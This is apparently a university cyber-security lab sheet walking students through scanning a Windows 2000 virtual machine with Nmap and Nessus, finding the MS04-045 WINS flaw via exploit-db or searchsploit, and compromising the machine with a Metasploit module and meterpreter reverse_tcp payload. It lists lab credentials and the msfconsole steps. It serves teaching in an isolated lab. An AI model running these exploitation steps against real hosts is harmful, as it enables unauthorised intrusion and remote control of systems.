Sri Lanka Institute of Information Technology
Introduction to Cyber Security - IE2022
Lab Sheet 3
Year 2, Semester 1

EXPLOITING VULNERABILITIES USING NMAP, NESSUS, AND METASPLOIT

OBJECTIVES:

1. Setup Virtual Machine
2. Perform deep Nmap scans to find OS versions and services running
3. Perform Nessus scans to discover vulnerabilities in the OS and services
4. Use the information gathered with Metasploit to compromised the vulnerable systems in several ways

KEY TOOLS

- Nmap
- NESSUS
- METASPLOIT
- THE EXPLOIT DATABASE (EDB)
- SEARCHSPLOIT

SYSTEMS

Today we will be using two different virtual environments. One will be vulnerable systems, the other will be penetration testing systems.

The vulnerable systems will be:

- A Windows 2000 server

The Penetration Testing system will be:

- Kali Linux – The distribution which supersedes Backtrack Linux.

It should be possible to run all two virtual systems on one physical system and interact virtually via the host-only adapter.

Sri Lanka Institute of Information Technology
Introduction to Cyber Security - IE2022
Lab Sheet 3
Year 2, Semester 1

SETUP – WINDOWS 2000

Setup the virtual environment for the Windows 2000 Server and login

1. Start the Windows 2000 Server VM.
2. When you are required to ctrl+alt+del go to the machine menu at the top left of the VM, select Insert ctrl+alt+del
3. At the login screen Login in with the following:-
    a. Username = **Administrator**
    b. Password = **letmein**
4. Once you are in open a command prompt (Start>run>cmd)
5. Then run **ipconfig** to obtain the ip address of the system.
6. Take a note of this IP

NOTE: If you get stuck in a Virtualbox VM you need to press the right ctrl

SETUP – KALI LINUX

Setup the virtual environment for the Kali Linux Penetration Testing Distribution

1. Start the Kali Linux VM
2. It should load to login relatively easily
3. At the login prompt Login in with the following:-
    a. Username = root
    b. Password = toor
4. Once you are in run the **ifconfig** command
5. Take a note of this ip

PING EACH MACHINE FROM THE KALI LINUX MACHINE TO ENSURE WE HAVE FULL CONNECTIVITY

NMAP -USING NMAP TO IDENTIFY OS VERSION AND SERVICES ON THE VULNERABLE MACHINES.

Start by opening a terminal in Kali Once open type the **nmap** command

```
root@kali:~# nmap
Nmap 6.25 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to gi
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery p
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometime
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Once you have found the system you wish to target we can now turn our efforts to discover more about this system, what is the OS, what services are running, what versions of the services are running. Remember, one of these will be the actual physical system you are using and one will be Kali Linux.

Now we have our target and we can scan it in more depth. We want to scan them to find out the services running, the versions of those services, the OS, and the OS version. This information will be vital in our attempt to compromise the systems.
The command

nmap [ip address of target] -O

will attempt to tell you the OS.

There is also another option which will find out lots of information about the services running.

Ex:

Find the open ports and closed ports

nmap [ip address of target]

Find UDP ports

nmap [ip address of target] -sU

Scan using TCP connect


nmap [ip address of target] -sT

Now you should have some detailed information about the OS versions and service versions.

NESSUS - VULNERABILITY SCANNER

Open a terminal and ensure the Nessus daemon is running with the command

service nessusd start



Nessus runs as a server in the background and is accessible via a web interface (note you can also use the command line)

Open a browser and browse to **https://127.0.0.1:8834**

Login with


Username : **root**
Password : **toor**

Once you are in, familiarise yourself with the interface.

Basically in Nessus, you create a new scan, select the plugins you wish to use, select a target and then let Nessus scan the target for you and produce a report.

So first let's take a look at the plugins.

Go to the Policies tab > internal network scan > Plugins



FIRST SCAN


So for our first scan, we need to go to the **Scan Templates** tab

Select **New Scan**


Give your scan a **Name** – Something that will tell you which system it is.

For **Policy** choose **Internal Network Scan**

Put the **IP address** of your first target into the Scan Targets Box and click **Run Scan**



Now go to the **Results** tab and see the scans populate in real-time.



The vulnerabilities are broken down into categories related to the severity of the vulnerability.

Purple – Critical
Red – High
Orange – Medium
Green – Low
Grey – Information


Sri Lanka Institute of Information Technology
Introduction to Cyber Security - IE2022
Lab Sheet 3
Year 2, Semester 1


OPTION 1 - IF YOU HAVE THE INTERNET

Now take a look at some of the more critical vulnerabilities, clicking on them will expand them.

Suggestion – MS04-035 for Windows You will see a description and the relevant Reference Information, relating to CVE's etc.

You can then take the CVE number – here 2004-1080, input this into exploit-db, and get a LOT of information on what the vulnerability is, including the shellcode.







```
##
# $Id: ms04_045_wins.rb 10394 2010-09-20 08:06:27Z jduck $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote
    Rank = GreatRanking

    include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
            'Name'           => 'Microsoft WINS Service Memory Overwrite',
            'Description'    => %q{
                This module exploits an arbitrary memory write flaw in the
                WINS service. This exploit has been tested against Windows
                2000 only.

```

OPTION 2- IF YOU DON'T HAVE THE INTERNET

If you don't have the internet Kali comes with an offline database called searchsploit, this database allows you to search for specific terms, for example, **wins** will show exploits that can be used against the WINSMS045 vulnerability.



REPORTING –


A big part of testing systems is the reporting stage. At this point, we can use Nessus to produce a report, but remember we are not 100% sure all the vulnerabilities reported are actually vulnerabilities.

Remember a Nessus report on its own is not a Penetration test.

Sri Lanka Institute of Information Technology
Introduction to Cyber Security - IE2022
Lab Sheet 3
Year 2, Semester 1

USING METASPLOIT TO COMPROMISE A VULNERABLE HOST

To start Metasploit open a terminal, start by initialing the database and the webserver



service apache2 start

service postgresql start

Then the command

msfconsole

We now need to find the Metasploit modules which will allow us to carry out our attacks.

NOTE: All the following commands should be done in the Metasploit console. We can use the **search** feature

Ex:

search ms04_045_wins

We are going to need a few things

1. An explot – We have this - MS04_045_wins
2. A payload – Code which will run once the exploit is successful – A command prompt, meterpreter, a VNC session, a command prompt/terminal.
3. Options, such as IP address etc.

Therefore:

use exploit/windows/wins/ms04_045_wins

Automatically the meterpreter payload (payload/windows/meterpreter/reverse_tcp) has been chosen, however, we are also free to choose different ones.

We can then view the information Metasploit holds for this vulnerability.

info

```
msf exploit(ms04_045_wins) > info

       Name: Microsoft WINS Service Memory Overwrite
     Module: exploit/windows/wins/ms04_045_wins
    Version: 0
   Platform:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Windows 2000 English
```

Now to view what other information it requires

show options

It needs to know the victims IP

set RHOST [ip of victim]

And finally

exploit

We can access and control the windows desktop being inside the kali.
Example: